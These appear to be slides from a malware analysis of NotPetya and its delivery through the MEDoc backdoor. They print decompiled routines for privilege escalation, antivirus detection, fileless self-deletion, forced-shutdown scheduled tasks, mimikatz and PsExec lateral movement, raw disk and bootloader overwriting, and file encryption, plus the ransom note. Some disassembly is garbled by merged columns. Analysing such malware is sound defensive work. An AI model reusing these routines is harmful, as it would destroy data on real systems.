
original



Same certificate used in the main binary.

MEDOC and Non-Petya

Binaries timestamp timeline.



Non-Petya functionalities

- Executing Environment detection:
  - Running privileges.
  - OS version detection
  - Security Endpoint detection.
- File and Fileless mode.
- Ransomware behavior:
  - User mode Encryption.
- Wiper behavior:
  - Kernel (bootloader) Encryption
    - State #1 before reboot
    - State #2 After reboot.
- Lateral movements.
  - WMI
  - $Admin
  - SMB CVEs

Time for some “logic and neutral” speculations (who doesn't like it? ☺):

- There a is “clear” correlation between the data collection functionality in the MEDOC backdoor and the functionality delivered in Non-Petya.
- The first MEDOC infection can be seen as the information recollection stage.
- Then some changes to Non-Petya were done to improve the attack coverage.
- The third MEDOC infection was improved to deploy the final version of non-petya.

Designed to cause the maximum impact, and was done.

Executing Environment Setup: Global flags initialization

C:\Windows\system32\rundll32.exe C:\ProgramData\perfc.dat,#1 30

Name	Address	Ordinal
perfc_1	6CD97DEB	1
DllEntryPoint	6CD97D39	[main entry]

```
void setproc_priv_chkpnam_readtomen_sub_6F8E7CC0()
{
  signed int v0; // esi@1

  v0 = 0;
  if ( !dword_6CDAF114 )
  {
    start_tick_count_dword_62FFF118 = GetTickCount();
    if ( set_process_priviledge_sub_6F8E81BA(L"SeShutdownPrivilege") )
      v0 = 1;
    if ( set_process_priviledge_sub_6F8E81BA(L"SeDebugPrivilege") )
      v0 |= 2u;
    if ( set_process_priviledge_sub_6F8E81BA(L"SeTcbPrivilege") )
      v0 |= 4u;
    g_privlevel_dword_6308F144 = v0;
    process_name_detection_dword_6AEFF104 = process_name_detection_sub_62FE8677();
    if ( GetModuleFileNameW(Src, &pszPath, 0x30Cu) )
      read_curr_mod_tomen_sub_63078ACF();
  }
```

1	SeShutdownPrivilege	0x1
2	SeDebugPrivilege	0x2
3	SeShutdownPrivilege and SeDebugPrivilege	0x3
4	SeTcbPrivilege	0x4
5	SeTcbPrivilege and SeShutdownPrivilege	0x5
6	SeTcbPrivilege and SeDebugPrivilege	0x6
7	SeShutdownPrivilege and SeDebugPrivilege and SeTcbPrivilege	0x7

SeShutdownPrivilege: Required to shutdown the system
SeDebugPrivilege: Provides access to sensitive and critical operating system components.
SeTcbPrivilege: Act as part of the operating system

None	0xFF		
Kaspersky	0xF7	avp.exe	0x2E214B44
Symantec	0xFB	NS.exe	0x651B3005
Symantec	0xFB	ccSvcHst.exe	0x6403527E
Kaspersky AND (Symantec OR Norton)	0xF3		

Auto copy himself to memory

Executing Environment Setup:

Fileless Operation

```
if ( hThread != (HANDLE)-1 )
  auto_delete_sub_62FE9590(a1, dwErrCode, (int)Thread);
```

- Auto delete from disk.
- Fix dll memory layout – Import table, ect
- Fix memory permissions.
- Call himself the same entry point: perfc_1.

```
int __stdcall auto_delete_sub_62FE9590(int a1, int a2, int a3)
{
  HMODULE v3; // edi@3
  char *v4; // eax@3
  char *v5; // ebx@3
  int v6; // edi@4
  int v7; // esi@4
  int v8; // eax@7
  SIZE_T v9; // esi@11
  SIZE_T v10; // ecx@12
  char *i; // eax@12
  DWORD flOldProtect; // [sp+0h] [bp-8h]@11
  SIZE_T dwSize; // [sp+4h] [bp-4h]@3

  if ( !dword_6CDAF114 )
  {
    if ( curr_mod_content_dword_6308F0FC )
    {
      v3 = Src;
      dwSize = *(_DWORD *)((char *)Src + *((_DWORD *)Src + 15) + 80);
      v4 = (char *)VirtualAlloc(0, dwSize, 0x1000u, 4u);
      v5 = v4;
      if ( v4 )
      {
        dword_6CDAF13C = (int)v4;
        memcpy(v4, v3, dwSize);
        v6 = curr_mod_content_dword_6308F0FC;
        v7 = curr_mod_content_dword_6308F0FC + *(_DWORD *)(curr_mod_content_dword_6308F0FC + 60);
        if ( v7 )
        {
          if ( *(_DWORD *)(v7 + 160) )
          {
            if ( *(_DWORD *)(v7 + 164) )
            {
              v8 = v6 + sub_6CD99322(v7, *(_DWORD *)(v7 + 160));
              if ( v8 )
              {
                if ( sub_6CD991FA(v8, (int)v5) && sub_6CD99286(v7, v5) )
                  ((void (__stdcall *)(int, int, int, signed int))&v5[(char *)del_fiximpt_tbl_callmain_sub_6D2D94A5
                                                                    - (char *)Src])(
                    a1,
                    a2,
                    a3,
                    -1);
              }
            }
          }
        }
        v9 = dwSize;
        if ( VirtualProtect(v5, dwSize, 4u, &flOldProtect) )
        {
          v10 = v9;
          for ( i = v5; v10; --v10 )
            *i++ = 0;
          VirtualFree(v5, v9, 0x4000u);
        }
      }
    }
  }
  return 0;
}
```

Executing Environment Setup

```
check_dll_cmds_line_sub_6D216A2B((LPCWSTR)Thread);
if ( g_privlevel_dword_6308F144 & 2 )
{
  check_file_sub_6D21835E();
  hardrive_operations_sub_6CD98D5A();
}
shutdown_sctask_sub_6CD984DF();
```

- Read command line parameter, in this case time to shutdown.
- If Debug privileges:
  - Create an empty file in:
    - C:\Windows\perfc
    - If the file exist the process will abort: “Kill Switch”
    - Works only with Debug Privilege.
  - Execute Preparation for Bootloader (kernel mode encryption)
    - We will see in next slides…..
- Schedule shutdown tasks

```
Depending on the OS version and System Privileges:

    cmd.exe /c schtasks /RU “SYSTEM” /Create /SC once /TN “” /TR “C:\Windows\system32\shutdown.exe /r /f” /ST <time>
    cmd.exe /c schtasks /Create /SC once /TN “” /TR “C:\Windows\system32\shutdown.exe /r /f” /ST <time>
    cmd.exe /c at time “C:\Windows\system32\shutdown.exe /r /f”
```

Time: calculated based in command line…

```
int calculate_time_to_shutdown_sub_6CD96973()
{
  DWORD v0; // eax@1

  v0 = (GetTickCount() - start_tick_count_dword_62FFF118) / 0x3C / 0x3E8;
  return v0 < arguments_to_dll_dword_6CFDF760 ? arguments_to_dll_dword_6CFDF760 - v0 : 0;
}
```

Network Setup Operation.

```
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)enumerate_network_sub_6CD97C10, 0, 0, 0);
if ( g_privlevel_dword_6308F144 & 2 && process_name_detection_dword_6AEFF104 & 1 )
  extract_mimikatz_sub_6CD97545();
critical_section_sub_6CD970FA((int)lpCriticalSection);
if ( process_name_detection_dword_6AEFF104 & 2 )
  dllhost_dat_psexec_sub_6CD98999(g_privlevel_dword_6308F144 & 6);
```


- Enumerate local network
  - Test if running on Server.
  - Get local TCP table.
- Extract mimikatz to:
  - C:\Users\username\AppData\Local\Temp\C358.tmp
- Extract Psexec to:
  - C:\Windows\dllhost.dat

Test if running on server.

```
signed int detect_server_sub_6CD98243()
{
  signed int v0; // esi@1
  int v1; // eax@2
  LPBYTE bufptr; // [sp+4h] [bp-4h]@1

  v0 = 0;
  bufptr = 0;
  if ( !NetServerGetInfo(0, 0x65u, &bufptr) )   // SERVER_INFO_101
  {
    v1 = *((_DWORD *)bufptr + 4);
    if ( v1 & 0x8000 || v1 & 0x18 )             // SV_TYPE_SERVER_NT
                                                // SV_TYPE_WORKSTATION
                                                // SV_TYPE_DOMAIN_CTRL
                                                //
      v0 = 1;
  }
  if ( bufptr )
    NetApiBufferFree(bufptr);
  return v0;
}
```

Discovered Networks machines and IPs are saved and used latter for different operations.

Non-Petya: User mode file encryption




```
L".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb."
 "gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.s"
 "ql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip.",
```

Not in: `L"C:\\Windows;"`


```
L"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0065Cr8PjIQInTeHkXEjfO2n2JmURWV/u"
 "HB0ZrlQ/wcYJBwLhQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12EYO"
 "PXknVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+CXsPwfITDbDDmdrRIiUEUw6o3pt5pNOskfO"
 "JbMan2TZu6zfhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68EZjK+cIiFlKeWndP0XfRCYXI9AJYCeaOu7CXF6"
 "U0AVNnNjvLeOn42LHFUK4o6JwIDAQAB";
```


```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because
they have been encrypted. Perhaps you are busy looking for a way to recover
your files, but don't waste your time. Nobody can recover your files without
our decryption service.

We guarantee that you can recover all your files safely and easily.
All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1.  Send $300 worth of Bitcoin to following address:

    1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX

    Send your Bitcoin wallet ID and personal installation key to e-mail
    wowsmith123456@posteo.net.

   Your personal installation key:
```

If you get encrypted twice all data is lost because the sample will overwrite the README.txt file

Non-Petya: User mode file encryption

- Microsoft Crypto API
- AES_128
- Only encrypt 1 MB of the file or complete file if less than 1 MB.

```
BOOL __usercall CryptGenKey_sub_6CD91B4E@<eax>(int a1@<eax>)
{
  HCRYPTKEY *v1; // esi@1
  HCRYPTKEY v2; // ST00_4@2
  HCRYPTKEY v3; // ST00_4@2
  BOOL v5; // [sp+8h] [bp-Ch]@1
  BYTE v6[4]; // [sp+Ch] [bp-8h]@2
  BYTE pbData[4]; // [sp+10h] [bp-4h]@2

  v1 = (HCRYPTKEY *)(a1 + 20);
  v5 = CryptGenKey(*(_DWORD *)(a1 + 8), 0x660Eu, 1u, (HCRYPTKEY *)(a1 + 20));// BOOL WINAPI CryptGenKey(
                                                  //   _In_  HCRYPTPROV hProv,
                                                  //   _In_  ALG_ID     Algid,     CALG_AES_128 == 0x660E
                                                  //   _In_  DWORD      dwFlags,
                                                  //   _Out_ HCRYPTKEY  *phKey
                                                  // );
                                                  //
                                                  //
  if ( v5 )
  {
    v2 = *v1;
    *(_DWORD *)pbData = 1;
    CryptSetKeyParam(v2, 4u, pbData, 0);         // KP_MODE
    v3 = *v1;
    *(_DWORD *)v6 = 1;
    CryptSetKeyParam(v3, 3u, v6, 0);             // BOOL WINAPI CryptSetKeyParam(
                                                  //   _In_       HCRYPTKEY hKey,
                                                  //   _In_       DWORD     dwParam, KP_PADDING
                                                  //   _In_ const BYTE      *pbData,
                                                  //   _In_       DWORD     dwFlags
                                                  // );
  }
  return v5;
}
```

Example exported key in memory and generate Installation key

```
001F5542 db  51h ; Q
001F5543 db    0
001F5544 db  31h ; 1
001F5545 db    0
001F5546 db  5Ah ; Z
001F5547 db    0
001F5548 db  4Dh ; M
001F5549 db    0
001F554A db  56h ; V
001F554B db    0
001F554C db  7Ah ; z
001F554D db    0
001F554E db  67h ; g
001F554F db    0
001F5550 db  33h ; 3
001F5551 db    0
001F5552 db  6Dh ; m
001F5553 db    0
001F5554 db  45h ; E
001F5555 db    0
001F5556 db  32h ; 2
001F5557 db    0
001F5558 db  0Dh
001F5559 db    0
001F555A db  0Ah
001F555B db    0
001F555C db  4Fh ; O
001F555D db    0
001F555E db  68h ; h
001F555F db    0
001F5560 db  45h ; E
001F5561 db    0
001F5562 db  35h ; 5
001F5563 db    0
001F5564 db  33h ; 3
001F5565 db    0
001F5566 db  76h ; v
001F5567 db    0
001F5568 db  38h ; 8
001F5569 db    0
001F556A db  68h ; h
001F556B db    0
001F556C db  53h ; S
001F556D db    0
001F556E db  53h ; S
001F556F db    0
001F5570 db  37h ; 7
```

in memory


Stored on disk

```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because
they have been encrypted. Perhaps you are busy looking for a way to recover
your files, but don't waste your time. Nobody can recover your files without
our decryption service.

We guarantee that you can recover all your files safely and easily.
All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1.  Send $300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX

2.  Send your Bitcoin wallet ID and personal installation key to e-mail wowsmith123456@posteo.net.
    Your personal installation key:

AQIAAA5mAAAApAAAYvTxto8ySKgYXL4phqoPxyIUvrYZo+2WIRH9UQ1ZMVzg3mE2
OhE53v8hSS75SDtKUl0zf0ooQtxxWUushCGuZuEYJwZKu9pZbCdkSqLfGy+CfnFV
L7GIox7b4ImrUyjIy/8MC9dHZTMTh7NxAlGHVW9OVQtrJdzGJh0438VMeaUFnAom
mc639HQIq3KlDSwZzoPXFe9Eb6fhel9egM6GNEdhkP07/XbKgfcekA7tb2DPtgTS
oJvEsSqPxgaaDdMSfyal9IzPCp9adZ/1UUkATHqVKd6LybKkwgXY+MrxGhJCtghH
jYIZpbV1KPrtxdIZbEOUx3dbJq23qVJYtJvXBA==
```

Ransomware behavior

But when is triggered?

Non-Petya: Kernel mode disk encryption




Both are replaced with custom code.

Disk Operations


```
int hardrive_operations_sub_6CD98D5A()
{
  HANDLE v0; // edi@1
  HLOCAL v1; // ebx@3
  int result; // eax@7
  DWORD BytesReturned; // [sp+Ch] [bp-1Ch]@2
  char OutBuffer; // [sp+10h] [bp-18h]@2
  LONG lDistanceToMove; // [sp+24h] [bp-4h]@3

  v0 = CreateFileA("\\\\.\\C:", 0x40000000u, 3u, 0, 3u, 0, 0);
  if ( v0 )
  {
    if ( DeviceIoControl(v0, 0x70000u, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0) )// IOCTL_DISK_GET_DRIVE_GEOMETRY
    {
      v1 = LocalAlloc(0, 10 * lDistanceToMove);
      if ( v1 )
      {
        SetFilePointer(v0, lDistanceToMove, 0, 0);
        WriteFile(v0, v1, lDistanceToMove, &BytesReturned, 0);
        LocalFree(v1);
      }
    }
    CloseHandle(v0);
  }
  if ( !(process_name_detection_dword_6AEFF104 & 8) || (result = set_bootloader_sub_6CD914A9()) != 0 )
    result = PhysicalDrive0_dismount_write_sub_6CD98CBF();
  return result;
}
```

If KAV?

before



after



Overwrite the existing bootloader
From here the system won't boot anymore.

Set the new one

BUT GUESS WHAT??!!!!!!

Non-Petya: Kernel mode disk encryption

```
int __stdcall gen_random_val_sub_6CD91424(BYTE *pbBuffer, DWORD dwLen)
{
  int v2; // eax@2
  int v3; // eax@6
  HCRYPTPROV phProv; // [sp+Ch] [bp-4h]@1

  phProv = 0;
  if ( CryptAcquireContextA(&phProv, 0, 0, 1u, 0xF0000000) )
    goto LABEL_14;
  v2 = GetLastError();
  if ( v2 > 0 )
    v2 = (unsigned __int16)v2 | 0x80070000;
  dword_6CDAF8F8 = v2;
  if ( v2 >= 0 )
  {
LABEL_14:
    if ( !CryptGenRandom(phProv, dwLen, pbBuffer) )
    {
      v3 = GetLastError();
      if ( v3 > 0 )
        v3 = (unsigned __int16)v3 | 0x80070000;
      dword_6CDAF8F8 = v3;
    }
  }
  if ( phProv )
    CryptReleaseContext(phProv, 0);
  return dword_6CDAF8F8;
}
```

set_bootloader_sub_6CD914A9(): some sections….

```
result = gen_random_val_sub_6CD91424(&pbBuffer, 0x3Cu);// user ID: 60 bytes
dword_6CDAF8F8 = result;
if ( result >= 0 )
{
  byte_counter_v1 = 0;
  do                                    // converting to base58
  {
    v2 = *(&pbBuffer + byte_counter_v1++) % 0x3Au;// The random characters from the generate value are an index
                                        // 23456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz
    *(&v41 + byte_counter_v1) = byte_6CD9FF4C[v2];
  }
  while ( byte_counter_v1 < 0x3C );
```

Generated User ID

```
.text:72FC166F push    eax                     ; Dst
.text:72FC1670 call    memset
.text:72FC1675 add     esp, 0Ch
.text:72FC1678 push    20h                     ; dwLen
.text:72FC167A lea     eax, [ebp+var_397]
.text:72FC1680 push    eax                     ; pbBuffer
.text:72FC1681 mov     [ebp+Buffer], 0
.text:72FC1688 call    gen_random_val_sub_6CD91424
.text:72FC168D mov     dword_72FDF8[ebp+Buffer]=[Stack[00000F54]:0023AB90]
.text:72FC1692 test    eax, eax      db    0
.text:72FC1694 js      loc_72FC1895  db  28h ; (
.text:72FC169A push    8             db 0F4h ; (
.text:72FC169C lea     eax, [ebp+var db  14h
.text:72FC16A2 push    eax           db 0FFh
.text:72FC16A3 call    gen_random_v db  4Dh ; M
.text:72FC16A8 mov     dword_72FDF8 db  81h ; ü
.text:72FC16AD test    eax, eax      db  87h ; ç
.text:72FC16AF js      loc_72FC1895  db    0
.text:72FC16B5 push    esi           db  5Eh ; ^
.text:72FC16B7 lea     eax, [ebp+var db  14h
.text:72FC16BD push    offset a1mz71 db 0BDh ; +      t78mGSdzaAtNbBWX"
.text:72FC16C2 push    eax           db 0EBh ; d
.text:72FC16C3 call    memcpy        db 0A4h ; ñ
.text:72FC16C8 lea     eax, [ebp+Src db 0E3h ; p
.text:72FC16CB add     esp, 0Ch      db  43h ; C
.text:72FC16CE mov     [ebp+var_34D] db  34h ; 4
.text:72FC16D5 lea     esi, [eax+1]  db  5Dh ; ]
.text:72FC16D8                       db  7Ch ; |
.text:72FC16D8 loc_72FC16D8:         db    2              tloader_sub_6CD914A9+234↓j
.text:72FC16D8 mov     cl, [eax]     db 0CAh ; -
.text:72FC16DA inc     eax           db 0EFh ; n
.text:72FC16DB test    cl, cl        db  7Fh ;
.text:72FC16DD jnz     short loc_72F db  56h ; V
.text:72FC16DF sub     eax, esi      db 0B7h ; +
.text:72FC16E1 mov     esi, eax      db 0AFh ; »
.text:72FC16E3 jz      short loc_72F db  44h ; D
.text:72FC16E5 mov     eax, 156h     db  74h ; t
.text:72FC16EA cmp     esi, eax      db 0F2h ; =
.text:72FC16EC jbe     short loc_72F db  4Ah ; J
.text:72FC16EE mov     esi, eax      db  6Dh ; m
.text:72FC16F0                       db 0DBh ; ¦
.text:72FC16F0 loc_72FC16F0:         db  74h ; t              tloader_sub_6CD914A9+243↑j
.text:72FC16F0 push    esi           db    0
.text:72FC16F1 lea     eax, [ebp+Src db    0
.text:72FC16F4 push    eax           db    0
```

Base58

Just a random of 60 bytes


```
.text:72FC15C9 movzx   eax, [ebp+ecx+pbBuffer]
.text:72FC15D1 xor     edx, edx
.text:72FC15D3 push    3Ah
.text:72FC15D5 pop     edi
.text:72FC15D6 div     edi
.text:72FC15D8 inc     ecx
.text:72FC15D9 mov     al, ds:byte_72FCFF4C[ed
.text:72FC15DF mov     [ebp+ecx+var_51], al
.text:72FC15E3 cmp     ecx, 3Ch
.text:72FC15E6 jb      short loc_72FC15C9
.text:72FC15E8 lea     eax, [ebp+var_598]
.text:72FC15EE push    eax
.text:72FC15EF lea     eax, [ebp+FileName]
.text:72FC15F5 push    eax
.text:72FC15F6 call    read_mbr_sub_6CD912D5
.text:72FC15FB mov     dword_72FDF8F8, eax
.text:72FC1600 cmp     eax, esi
.text:72FC1602 jl      loc_72FC1895
.text:72FC1608 push    4
.text:72FC160A lea     ecx, [ebp+var_3D2]
.text:72FC1610 pop     edi
.text:72FC1611 mov     edx, esi
.text:72FC1613
.text:72FC1613 loc_72FC1613:                          4A9+17B↓j
.text:72FC1613 mov     eax, [ecx]
.text:72FC1615 cmp     eax, esi
.text:72FC1617 jz      short loc_72FC1620
.text:72FC1619 cmp     eax, 0FFFFFFFFh
.text:72FC161C jnb     short loc_72FC1620
.text:72FC161E mov     edx, eax
.text:72FC1620
.text:72FC1620 loc_72FC1620:                          4A9+16E↑j
.text:72FC1620
.text:72FC1620 add     ecx, 10h
.text:72FC1623 dec     edi
.text:72FC1624 jnz     short loc_72FC1613
